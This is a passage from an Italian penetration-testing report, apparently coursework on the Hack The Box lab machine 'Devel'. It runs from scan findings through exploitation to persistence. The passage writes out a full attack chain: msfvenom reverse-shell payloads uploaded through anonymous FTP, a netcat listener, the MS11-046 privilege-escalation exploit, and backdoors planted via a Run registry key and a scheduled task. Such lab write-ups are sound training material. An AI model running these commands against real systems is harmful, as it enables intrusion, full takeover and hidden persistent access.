- [Severity: Media]: **Content Security Policy (CSP) Header not set**: assenza di un CSP nell'header volto alla rilevazione di attacchi di tipo XSS e *data injection*. Un attaccante potrebbe sfruttare l'assenza di restrizioni per iniettare codice malevolo, compromettendo la sessione dell'utente o esfiltrando dati sensibili;
- [Severity: Media]: **Missing Anti-clickjacking Header**: assenza di un header *anti-clickjacking*. Un attaccante potrebbe sfruttarlo per eseguire azioni non intenzionate a nome dell'utente;
- [Severity: Bassa]: **Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)**: il server espone informazioni sulla tecnologia utilizzata tramite l'header "X-Powered-By". Questa informazione può facilitare attività di fingerprinting, consentendo a un attaccante di identificare framework o versioni specifiche note per vulnerabilità, aumentando così l'efficacia di attacchi mirati;
- [Severity: Bassa]: **Server Leaks Information via "Server" HTTP Response Header Field**: il server fa trapelare informazioni relative alla versione mediante il campo *server* della risposta. Anche in questo caso, tali informazioni possono essere usate in fase di ricognizione da un attaccante per selezionare exploit adatti alle tecnologie esposte.
- [Severity: Bassa]: **X-Content-Type-Options Header Missing**: assenza dell'opzione *X-Content-Type-Option* nell'header della risposta. La sua assenza può permettere ai browser di interpretare contenuti con MIME type errato, aprendo la strada a possibili attacchi drive-by download o XSS, soprattutto se combinata con upload di file malevoli.

2.5.6 Scansione Passiva con Burp

Burp Suite è un vulnerability scanner e proxy HTTP/S ampiamente utilizzato nell'ambito del security testing delle applicazioni web. Per il presente lavoro è sta-

ta utilizzata *Burp Suite Community Edition* (*v2025.3.4*), che offre strumenti integrati per l’intercettazione e l’analisi del traffico tra client e server. In particolare, lo strumento è stato impiegato per eseguire una *scansione passiva*, configurando il browser affinché instradasse il traffico HTTP/S attraverso il proxy di Burp. Questo ha permesso di analizzare le richieste e risposte generate durante la normale navigazione dell’applicazione, senza inviare pacchetti o payload attivi verso il sistema target.

A seguito dell’analisi passiva **non sono state rilevate vulnerabilità evidenti** all’interno dell’applicazione durante le interazioni osservate.

2.5.7 sqlmap

Al fine di verificare l’eventuale presenza di vulnerabilità di tipo *SQL Injection*, è stato utilizzato il tool *sqlmap v1.9.2*. Tuttavia, come già evidenziato nelle sezioni precedenti, e conferato dall’analisi del traffico effettuata tramite *Burp Suite*, l’host non espone punti di input utente né presenta parametri dinamici che possano essere sfruttati per iniezioni SQL.

Nonostante ciò, è stato comunque eseguito un tentativo di scansione mediante il comando:

```
$ sqlmap -u http://10.10.10.5 -a -crawl=2
```

```
(kali㉿kali)-[~/Desktop/Devel]
$ sqlmap -u http://10.10.10.5 -a --crawl=2
{1.9.2#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:03:04 /2025-06-02/
do you want to check for the existence of site's sitemap.xml? [y/N] y
[*] connection timed out to the target URL. sqlmap is going to retry the request(s)
[*] [CRITICAL] if the problem persists please check that the provided target URL is reachable. In case that it is, you can try to rerun with switch '--random-agent' and/or proxy switches ('--proxy', '--proxy-file' ... )
[*] [WARNING] 'sitemap.xml' not found
[*] [INFO] starting crawler for target URL 'http://10.10.10.5'
[*] [INFO] searching for links with depth 1
[*] [WARNING] no usable links found (with GET parameters)

[*] ending @ 17:03:40 /2025-06-02/
```

Figura 2.9: Output di sqlmap

L’output restituito da *sqlmap*, riportato nella figura 2.9, conferma che non è stato possibile identificare alcun vettore d’attacco in quanto la macchina non presenta endpoint che accettino input elaborabili a livello di database.

2.5.8 Analisi del Servizio FTP

Come discusso nelle sezioni precedenti, è stato rilevato che sulla macchina target, la porta $21/TCP$ risulta aperta e utilizzata da un servizio *FTP* (*File Transfer Protocol*). Dalla scansione dell’host effettuata con *OpenVAS*, una delle vulnerabilità rilevate riguarda la possibilità di effettuare un *accesso anonimo al servizio FTP*, senza la necessità di autenticazione. Questa configurazione errata è identificata dalla **CVE-1999-0497**, una vulnerabilità ben nota che descrive un servizio *FTP* mal configurato che consente connessioni anonime non autorizzate.

È stato quindi possibile autenticarsi al servizio senza l’utilizzo di credenziali, utilizzando l’account *anonymous* tramite il comando:

```
$ ftp 10.10.10.5
```


```
(kali㉿kali)-[~/Desktop/Devel]
$ ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> 
```

Figura 2.10: Prova di accesso anonimo in *FTP*

Questa condizione rappresenta una vulnerabilità ben nota, considerata critica in contesti operativi reali. L’assenza di autenticazione apre la strada ad attori non autorizzati, che possono interagire liberamente con il file system esposto tramite *FTP*.

Permessi di scrittura e caricamento arbitrario di file

La criticità della configurazione è ulteriormente aggravata dalla possibilità, confermata durante alcuni test manuali, di *caricare file arbitrari*, tramite sintassi *FTP*, all’interno della directory accessibile via *FTP*. L’utente *anonymous* sembra disporre infatti dei permessi di scrittura come verificato nella **figura 2.11**.



```
(kali㉿kali)-[~/Desktop/Devel]
└─$ echo "test" > test.txt

(kali㉿kali)-[~/Desktop/Devel]
└─$ ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put test.txt
local: test.txt remote: test.txt
227 Entering Extended Passive Mode (|||49159|).
125 Data connection already open; Transfer starting.
100% |*****| 6 18.19 Kib/s --:-- ETA
226 Transfer complete.
6 bytes sent in 00:00 (0.14 Kib/s)
ftp> ls
229 Entering Extended Passive Mode (|||49160|).
125 Data connection already open; Transfer starting.
03-18-17 02:06AM <DIR> aspnet_client
03-17-17 05:37PM 689 iisstart.htm
06-03-25 12:19AM 6 test.txt
03-17-17 05:37PM 184946 welcome.png
226 Transfer complete.
ftp> 
```

Figura 2.11: Test di caricamento file in *FTP*

La combinazione tra accesso anonimo e permessi di scrittura rende questo servizio *FTP* un potenziale vettore di attacco. In particolare consente:

- Caricamento di file eseguibili lato server;
- Persistenza dell’attaccante tramite upload di *backdoor* o file dropper.
- Abuso del server come punto di esfiltrazione o staging.

2.5.9 Browsing delle directory *FTP*

In questa fase, è stata dapprima effettuata una navigazione delle directory accessibili tramite il servizio *FTP*. Durante l’esplorazione, sono stati identificati alcuni file e directory, tra cui *iistart.htm*, *welcome.png*, oltre a sottodirectory come *aspnet_client* e *system_web*. Tuttavia, l’analisi dei contenuti non ha evidenziato elementi di particolare interesse o potenziale sfruttamento immediato, come credenziali in chiaro, configurazioni sensibili o script vulnerabili.

Collegamento con il servizio *HTTP*

Un elemento di estrema rilevanza emerso durante l’analisi è il fatto che la directory *FTP* è la stessa utilizzata dal web server *HTTP* esposto sulla porta 80. Navigando nella struttura del file system accessibile via *FTP*, è stato possibile identificare file con estensione *.asp* e *.aspx*, chiaramente collegati al servizio web attivo.

Questa configurazione implica che i file caricati via *FTP* sono immediatamente accessibili ed eseguibili tramite il web server. In altre parole un attaccante potrebbe eseguire comandi sul server remoto o interagire con il server compromesso, rappresentando di fatto una vulnerabilità critica di tipo *Remote Code Execution (RCE)*.

La configurazione descritta è riconducibile inoltre alla **CWE-220: Storage of File With Sensitive Data Under FTP Root**, una debolezza architetturale che si verifica quando file sensibili o eseguibili vengono memorizzati all'interno della root del servizio *FTP*, rendendoli accessibili, o eseguibili, tramite altri protocolli come *HTTP*. In questo scenario, l'interazione tra *FTP* e il web server rappresenta un rischio diretto per la sicurezza dell'intero sistema.

2.5.10 Osservazioni sulle vulnerabilità rilevate

L'attività di *vulnerability mapping* ha permesso di ottenere una visione dettagliata della superficie di attacco esposta dalla macchina *Devel*, analizzando in particolare i servizi attivi sulle porte note e identificando configurazioni potenzialmente vulnerabili. In particolare, il servizio *HTTP* sulla porta 80 ha mostrato alcune problematiche minori e vulnerabilità note, ma nessuna di esse si è rivelata immediatamente sfruttabile in assenza di input utente o parametri dinamici evidenti, come già discusso nella relativa sezione.

La criticità principale è invece emersa a seguito dell'analisi del servizio *FTP* sulla porta 21, il quale risulta accessibile in modalità anonima e consente il caricamento arbitrario di file. Tale vulnerabilità, oltre a essere rilevata dai tool di scansione automatica come *OpenVAS*, ed *nmap*, assume particolare rilevanza in quanto la directory *FTP* coincide con quella utilizzata dal servizio *web*, consentendo potenzialmente l'esecuzione remota di codice attraverso file caricati manualmente.

Alla luce di quanto emerso, sebbene il servizio *HTTP* presenti alcuni aspetti da monitorare, la vulnerabilità più concretamente sfruttabile risulta essere quella relativa al servizio *FTP*, in quanto consente un possibile punto d'ingresso per compromettere direttamente il sistema attraverso il caricamento ed esecuzione di codice malevolo. Questa considerazione guida naturalmente alla fase successiva di *exploitation*.

CAPITOLO 3

Target Exploitation

3.0.1 Obiettivo della fase di exploitation

Lo scopo di questa fase è dimostrare la possibilità concreta di compromettere la macchina target sfruttando le vulnerabilità precedentemente identificate. In particolare, l'attenzione si è concentrata sul servizio *FTP* accessibile in modalità anonima e configurato in modo da condividere la stessa directory dal web server.

3.0.2 Preparazione di un vettore di attacco: upload di file ASPX

Tra i formati potenzialmente eseguibili lato server, è stato scelto il formato `.aspx`. Questa scelta è stata dettata da diversi motivi tecnici:

- Presenza di un *Web Server IIS (Internet Information Services)*: l'analisi del servizio *HTTP* e successivamente l'esplorazione manuale delle directory, hanno confermato l'utilizzo di *Microsoft IIS* come server web. *IIS* supporta nativamente le pagine *ASP.NET(.aspx)* e *ASP(.asp)* classiche;
- Capacità di interpretare codice lato server: i file `.aspx` permettono l'inclusione di codice server-side scritto in linguaggi come *C#* o *VB.NET*, consentendo la costruzione di webshell sofisticate in grado di eseguire comandi di sistema;

- Bypass di eventuali controlli lato server: in ambienti configurati male, i file .aspx possono essere eseguiti senza controlli ulteriori, purché siano fisicamente presenti nella directory esposta dal server.


Reverse Shell con msfvenom

Per testare la possibilità di eseguire codice arbitrario, è stato utilizzato un file .aspx contenente una semplice reverse shell. Quest'ultima è stata generata utilizzando *msfvenom*, uno strumento incluso nel *Metasploit Framework*, usato per generare payload malevoli, ossia piccoli programmi exploit, in vari formati. In questo caso è stato utilizzato per creare una *reverse shell Windows* che viene salvata come file .aspx.

Nello specifico è stato utilizzato il comando:

```
$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.16
                           LPORT=4444 -f aspx > shell.aspx
```

- **-p windows/shell_reverse_tcp**: specifica il payload da generare, in questo caso una reverse shell per *Windows* che usa *TCP*. Il target è una macchina *Windows* che si connette all'attaccante;
- **LHOST=10.10.14.16**: "Local Host" = indirizzo IP della macchina *kali* attaccante; indica che il server vulnerabile dovrà connettersi alla macchina in uso;
- **LPORT=4444**: "Local Port", la porta della *kali* alla quale si vuole ricevere la connessione inversa. Deve essere aperta e in ascolto;
- **-f aspx**: formato di output, genera il payload sotto forma di file .aspx, interpretabile da un server *IIS(ASP.NET)*;
- **> shell.aspx**: redirige l'output del comando nel file shell.aspx. Sarà il file da caricare sul server target.



```
(kali㉿kali)-[~/Desktop/Devel]
$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.16 LPORT=4444 -f aspx > shell.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of aspx file: 2753 bytes
```

Figura 3.1: Utilizzo di *msfvenom*


Questa istruzione genera quindi un payload ASPX che, una volta eseguito sul server, apre una connessione inversa verso l'host dell'attaccante, fornendo una shell interattiva con i privilegi del processo w3wp.exe (*IIS worker process*), ossia il contesto in cui vengono eseguite le pagine ASPX.

3.0.3 Exploitation tramite upload del payload via FTP

Una volta generato il file .aspx contenente la reverse shell, è stato possibile procedere con l'effettivo caricamento del *payload* sulla macchina target.

La prima fase dell'attacco è consistita nell'aprire una connessione al server *FTP* utilizzando un client standard da terminale. È stato sufficiente specificare l'indirizzo IP della macchina target e inserire `anonymous` come nome utente, con una qualsiasi stringa come password, per ottenere l'accesso come mostrato nella **figura 2.10**.

Una volta stabilita la connessione, è stato possibile navigare nella directory principale e caricare direttamente il file `shell.aspx` precedentemente generato tramite `msfvenom`. Il caricamento si è concluso con successo (**figura 3.2**), e, grazie alla configurazione del server, il file è stato immediatamente reso accessibile all'interno della root del sito web, presumibilmente collocato in `C:\inetpub\wwwroot` in base alla configurazione tipica dei server *IIS*.



```
ftp> put shell.aspx
local: shell.aspx remote: shell.aspx
229 Entering Extended Passive Mode (|||49157|)
125 Data connection already open; Transfer starting.
100% [*****] 2754 12.87 Mib/s -- :-- ETA
226 Transfer complete.
2754 bytes sent in 00:00 (59.25 Kib/s)
ftp> 
```

Figura 3.2: Caricamento del payload

A questo punto, per attivare la reverse shell e verificare l'effettivo impatto dell'*exploit*, è stato sufficiente aprire un browser e accedere all'URL corrispondente:

netcat:


```
http://10.10.10.5/shell.aspx
```

Nel frattempo sulla macchina *kali* attaccante è stato avviato un listener in ascolto sulla porta precedentemente specificata nel payload utilizzando *netcat*:

```
$ nc -lvp 4444
```

Non appena il payload è stato eseguito dal web server, si è attivata la *reverse shell* e il server ha stabilito una connessione in uscita verso la macchina attaccante.

Il risultato è stato l'apertura di una shell remota interattiva, con privilegi dell'utente *iis apppool\web* (**figura 3.3**). Questa tecnica ha dimostrato in modo inequivocabile la possibilità di compromettere il sistema sfruttando la combinazione di due fattori critici: l'accesso anonimo al servizio *FTP* e la mancanza di restrizioni sull'esecuzione di script server-side nella directory di upload.



The screenshot shows a terminal window on a Kali Linux system. The command entered is \$ nc -lvp 4444. The output shows the listener is listening on port 4444 and has connected to a Microsoft Windows 6.1.7600 machine (Version 6.1.7600). The user is in the iis apppool\web directory. A whoami command is run, showing the user is 'iis apppool\web'. The terminal prompt is c:\windows\system32\inetsrv>.

Figura 3.3: Remote Code Execution attraverso lo sfruttamento della Reverse Shell

3.0.4 Remote Code Execution

L'exploit ha avuto successo: è stata stabilita una shell interattiva sul sistema target con i privilegi del servizio IIS. Da qui è stato possibile eseguire comandi, esplorare il file system, e raccogliere informazioni sul sistema operativo e sui servizi attivi, confermando l'impatto critico della vulnerabilità e il successo dell'exploit.

CAPITOLO 4

Post-Exploitation

La fase di *Exploitation* ha portato all’acquisizione della macchina target mediante l’ausilio di una *reverse shell* che ha permesso la *Remote Code Execution* verso il server vittima. Nell’ambito della presente fase verranno illustrate le attività di *Post-Exploitation* svolte, trattando, in particolare, la fase di *Privilege Escalation* e quella di *Maintaining Access*.

4.1 Privilege Escalation

Ottenuto l’accesso alla macchina target all’utente *iis apppool\web* è stata studiata una strategia volta all’elevazione dei privilegi al fine di ottenere l’accesso all’utente *administrator*. Nei successivi paragrafi verranno illustrate le metodologie utilizzate per la *privilege escalation*.

4.1.1 Raccolta di informazioni sul sistema

Prima di tentare qualsiasi tecnica di privilege escalation, è stata eseguita una ricognizione dettagliata del sistema compromesso, al fine di identificare potenziali

vettori sfruttabili in base alla configurazione dell'host, alla versione del sistema operativo e ad eventuali patch mancanti.

Attraverso l'esecuzione del comando `systeminfo` sono emerse le seguenti informazioni chiave:

- **Sistema Operativo:** Microsoft Windows 7 Enterprise, versione 6.1.7600 (Build 7600), privo di aggiornamenti di sicurezza installati (campo Hotfix(s): N/A);
- **Architettura:** x64-based PC, processore AMD compatibile x64;
- **Data di installazione originale:** 17 marzo 2017;
- **Ambiente virtualizzato:** il sistema risulta essere ospitato su una macchina virtuale VMware;
- **Memoria fisica:** 3 GB di RAM, con circa 2.5 GB disponibili al momento dell'analisi;
- **Lingua e fuso orario:** la configurazione locale suggerisce un'installazione in ambito europeo, con localizzazione in greco e inglese statunitense, e fuso orario UTC+2 (Atene, Bucarest, Istanbul).
- **Dominio:** HTB (Hack The Box);

Particolarmente rilevante per l'analisi è il fatto che il sistema risulti privo di *hotfix*, condizione che espone la macchina a numerose vulnerabilità note e documentate, tra cui diverse privilege escalation locali ampiamente disponibili nel dominio pubblico.

La versione del sistema operativo (*Windows 7 Build 7600*) è anche *anteriore al Service Pack 1*, un dato critico in quanto numerosi exploit locali, risultano compatibili e funzionanti su build non aggiornate di *Windows 7*.

4.1.2 Tentativo di enumerazione automatica con WinPEAS


Come passo successivo per l'analisi di privilege escalation, è stato deciso di utilizzare *WinPEAS*(*Windows Privilege Escalation Awesome Script*), uno strumento automatizzato, largamente impiegato in penetration testing per raccogliere in maniera efficiente informazioni su configurazioni deboli, permessi errati e potenziali vulnerabilità locali.

Rilevamento architettura del sistema

Dall'output del comando `systeminfo`, il sistema target risulta essere un **x64-based PC**, con processore compatibile *AMD* a 64 bit. Tuttavia, per determinare l'architettura effettiva dell'ambiente operativo utilizzato dal processo corrente, è stato eseguito il comando:

```
echo %PROCESSOR_ARCHITECTURE%
```

L'output ha restituito **x86**, indicando che, nonostante l'hardware sia a 64 bit, il sistema operativo (o il processo in cui è attiva la shell) funziona in modalità **32 bit**. Questo scenario è frequente in ambienti virtualizzati o in installazioni *Windows* dove, per motivi di compatibilità, è stato installato un sistema operativo a 32 bit su hardware a 64 bit, oppure quando una shell viene eseguita da un processo a 32 bit come *IIS*.



```
c:\inetpub\wwwroot>echo %PROCESSOR_ARCHITECTURE%
echo %PROCESSOR_ARCHITECTURE%
x86
```

Figura 4.1: Architettura dell'Ambiente Operativo

In base a questa informazione è stata selezionata la versione **winPEASx86.exe**, compatibile con ambienti a 32 bit.

Primo Tentativo

Al primo tentativo di caricamento del file `winPEASx86.exe` sulla macchina target, effettuato tramite il servizio *FTP* anonimo precedentemente compromesso, l'esecuzione dell'eseguibile sulla macchina target ha restituito l'errore:

```
This program cannot be run in DOS mode
```

Questo messaggio risulta essere tipico dei file binari corrotti o trasferiti in maniera impropria, ed è dovuto al fatto che l'*FTP* client ha utilizzato, per impostazione predefinita, la modalità *ASCII*, progettata per il trasferimento di file di testo. In questa modalità, i caratteri di fine riga e altri caratteri di controllo possono essere

modificati automaticamente, causando la corruzione di file binari come gli eseguibili .exe.

Per risolvere il problema è stato necessario impostare esplicitamente la **modalità binaria di FTP**, utilizzando il comando:

```
binary
```

La modalità *binaria* assicura che i file vengano trasferiti byte per byte, senza alcuna modifica, ed è indispensabile per i file eseguibili come .exe.

Tale soluzione è stata individuata dopo una **serie di tentativi falliti**, e trovando la soluzione sul forum [stackexchange.com](#) dove veniva descritta la stessa problematica in un contesto simile e risolta dall'utente *John Rogers*.

Dopo aver attivato la modalità binaria e aver trasferito nuovamente `winPEASx86.exe`, l'errore è scomparso confermando che il problema era effettivamente legato alla modalità di trasferimento.

Secondo Tentativo - Output assente: shell limitata

Nonostante il file risultasse ora integro, l'esecuzione dalla webshell ASPX della macchina target non ha prodotto alcun output utile. L'unico risultato visibile è risultato:

```
winPEASx86.exe
```

Questo comportamento è tipico di ambienti con shell limitate o non interattive, dove il processo può effettivamente partire, ma l'output standard non viene restituito correttamente al client. In questo caso, la shell ottenuta tramite il file è sembrata troppo restrittiva per permettere l'esecuzione efficace di strumenti complessi come *WinPEAS*.

```
c:\inetpub\wwwroot>winPEASx86.exe
winPEASx86.exe

c:\inetpub\wwwroot>
```

Figura 4.2: Esecuzione di WinPEAS

Alla luce di ciò, si è deciso di passare a metodi manuali di enumerazione per la *privilege escalation*, documentati nelle prossime sezioni.

4.1.3 Privilege Escalation Manuale

Dopo i tentativi infruttuosi con strumenti automatizzati, si è deciso di applicare manualmente una tecnica di escalation nota compatibile con il sistema operativo individuato (*Windows 7 Enterprise build 7600 non aggiornato*). Tra le ricerche su *Exploit-DB*, è stato identificato l'exploit *EDB-ID 40564*, che risulta perfettamente compatibile con lo scenario target.

Contenuti e meccanismo dell'exploit (EDB-ID 40564)

L'exploit è stato pubblicato da *Tomislav Paskalev* e sfrutta una vulnerabilità presente nel driver kernel-mode *afd.sys* (parte del *Windows Ancillary Function Driver for Winsock*), riconosciuta con la sigla *MS11-046 (CVE-2011-1249)*.

- **Funzionamento tecnico:**

1. Il processo utente invia input non validati al driver *afd.sys*, tramite chiamate vulnerabili, permettendo di scrivere o modificare la memoria del kernel;
2. Si crea un payload in memoria che sovrascrive strutture critiche o esegue una *system call* arbitraria per elevare i privilegi;
3. Il payload genera una shell a livello kernel con privilegi di sistema, che si riflette in una sessione utente *NT AUTHORITY\SYSTEM*.

Preparazione ed esecuzione

L'exploit è scritto in linguaggio C ed è stato compilato dalla macchina attaccante *kali* tramite:

```
i686-w64-mingw32-gcc MS11-046.c -o exploit.exe -lws2_32
```

per poter essere eseguito correttamente sull'architettura target.

L'eseguibile è stato successivamente caricato sulla macchina target via *FTP* in modalità *binaria*, come già descritto.

Dalla shell di *Devel*, è stato avviato `exploit.exe`. L'exploit ha sfruttato la vulnerabilità in esame con successo, ottenendo una shell con i privilegi *NT AUTHORITY\SYSTEM*.

Per confermare l'avvenuta *privesc*, è stato eseguito `whoami` che ha restituito `nt authority\system` come confermato dalla **figura 4.3**.

```
c:\inetpub\wwwroot>exploit.exe
exploit.exe

c:\Windows\System32>whoami
whoami
nt authority\system
```

Figura 4.3: Successo della Privilege Escalation

Questo evidenzia che il processo ha ottenuto pieno controllo sul sistema, con la massima capacità di manipolazione e accesso.

4.2 Maintaining Access

Ottenuti i massimi privilegi, è possibile installare una *backdoor* all'interno della macchina target in modo da mantenere l'accesso anche in seguito ad un'eventuale *patch* delle vulnerabilità identificate. Nell'ambito del presente processo di *Penetration Testing* verrà installata sulla macchina target una *backdoor* persistente che consiste in una reverse shell che si collega alla macchina *kali* accettando comandi da essa.

4.2.1 Generazione di una *reverse shell* mediante *Metasploit*

La creazione della reverse shell è stata effettuata tramite il tool *msfvenom*. Il comando utilizzato è stato il seguente:

```
msfvenom -a x86 -platform windows -p
windows/shell_reverse_tcp LHOST=10.10.14.16 LPORT=4444 -f exe
-o shell.exe
```

- `-a x86`: targeting dell’architettura a 32 bit, coerente con l’analisi effettuata in precedenza;
- `-platform windows`: specifica il sistema operativo;
- `-p windows/shell_reverse_tcp`: payload utilizzato, che apre una shell inversa;
- `LHOST e LPORT`: parametri di rete per il collegamento con la macchina *kali*;
- `-f exe`: formato eseguibile su *Windows*;
- `-o shell.exe`: nome del file generato;

Anche questo file è stato trasferito sulla macchina target attraverso il servizio *FTP*, in modalità binaria.

4.2.2 Persistenza tramite registro di sistema

Una delle tecniche più semplici e frequentemente utilizzate per ottenere persistenza su sistemi *Windows* consiste nell’aggiungere un riferimento a un programma malevolo nella chiave di esecuzione automatica del registro di sistema.

Windows, infatti, possiede una serie di chiavi di registro che vengono consultate all’avvio del sistema o al login dell’utente, per determinare quali programmi devono essere eseguiti automaticamente. Una di queste è

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
```

`HKCU(HKEY_CURRENT_USER)` indica che la modifica avrà effetto solo per l’utente attualmente loggato. La sottochiave `Run` contiene un elenco di applicazioni che *Windows* esegue automaticamente all’avvio della sessione utente.

Aggiungendo in questa chiave un nuovo valore che punta al file `shell.exe`, il sistema verrà istruito ad avviare tale file ogni volta che l’utente accede al proprio profilo. Il comando utilizzato per questa operazione è stato:

```
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v
Backdoor /t REG_SZ /d "c:\inetpub\wwwroot\shell.exe"
```

- /v Backdoor: definisce il nome del nuovo valore di registro da cercare;
- /t REG_SZ: specifica che il tipo di valore è una stringa (tipico per i percorsi eseguibili);
- /d c:\inetpub\wwwroot\shell.exe: definisce il contenuto del valore, cioè il percorso completo del file da eseguire.

L'effetto è che shell.exe verrà eseguito automaticamente ad ogni login dell'utente, attivando così la reverse shell verso la macchina attaccante.

Questo metodo risulta silenzioso ed efficace, in quanto non richiede privilegi elevati essendo in HKCU e viene spesso trascurato dai controlli superficiali.

4.2.3 Persistenza tramite operazioni pianificate

Oltre alla modifica del registro di sistema, un altro metodo comunemente utilizzato per garantire la persistenza su sistemi Windows è l'uso dello Scheduler delle attività (*Task Scheduler*), ovvero lo strumento interno di Windows che consente di programmare l'esecuzione automatica di comandi o programmi al verificarsi di determinati eventi.

In questo caso, è stato utilizzato il comando schtasks per creare una nuova attività pianificata che esegua la reverse shell ogni volta che un utente accede al sistema.

```
schtasks /create /tn "BackdoorTask" /tr  
"C:\inetpub\wwwroot\shell.exe" /sc onlogon /rl highest /f
```

- /create: indica che si sta creando una nuova attività;
- /tn "BackdoorTask": specifica il nome dell'attività (in questo caso, "BackdoorTask");
- tr "C:\inetpub\wwwroot\shell.exe": indica il percorso del file da eseguire;
- /sc onlogon: imposta l'attività affinché venga eseguita al momento del login dell'utente;

- `/rl highest`: specifica che l'attività dovrà essere eseguita con i privilegi più elevati disponibili;
- `/f`: forza la creazione dell'attività, sovrascrivendo eventuali task con lo stesso nome.

Questo approccio presenta alcuni vantaggi rispetto alla modifica del registro, come ad esempio il fatto di *programmare l'attività anche per eventi diversi dal semplice login* come l'avvio del sistema.

Bibliografia

- [1] *nmap(1) - Linux man page*, <https://man7.org/linux/man-pages/man1/nmap.1.html>, Maggio 2025. (Citato a pagina 6)
- [2] *arping(8) - Linux man page*, <https://man7.org/linux/man-pages/man8/arping.8.html>, Maggio 2025. (Citato a pagina 6)
- [3] *Nmap manual*. (Citato a pagina 7)